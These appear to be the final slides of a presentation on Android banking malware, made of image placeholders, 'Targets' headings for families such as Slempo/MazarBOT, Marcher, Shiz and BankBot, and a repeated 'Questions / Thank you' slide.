
# Targets – Slempo/MazarBOT




# Targets – Marcher



# Targets – Shiz



# Targets – BankBot



# Questions

Thank you

# Questions

Thank you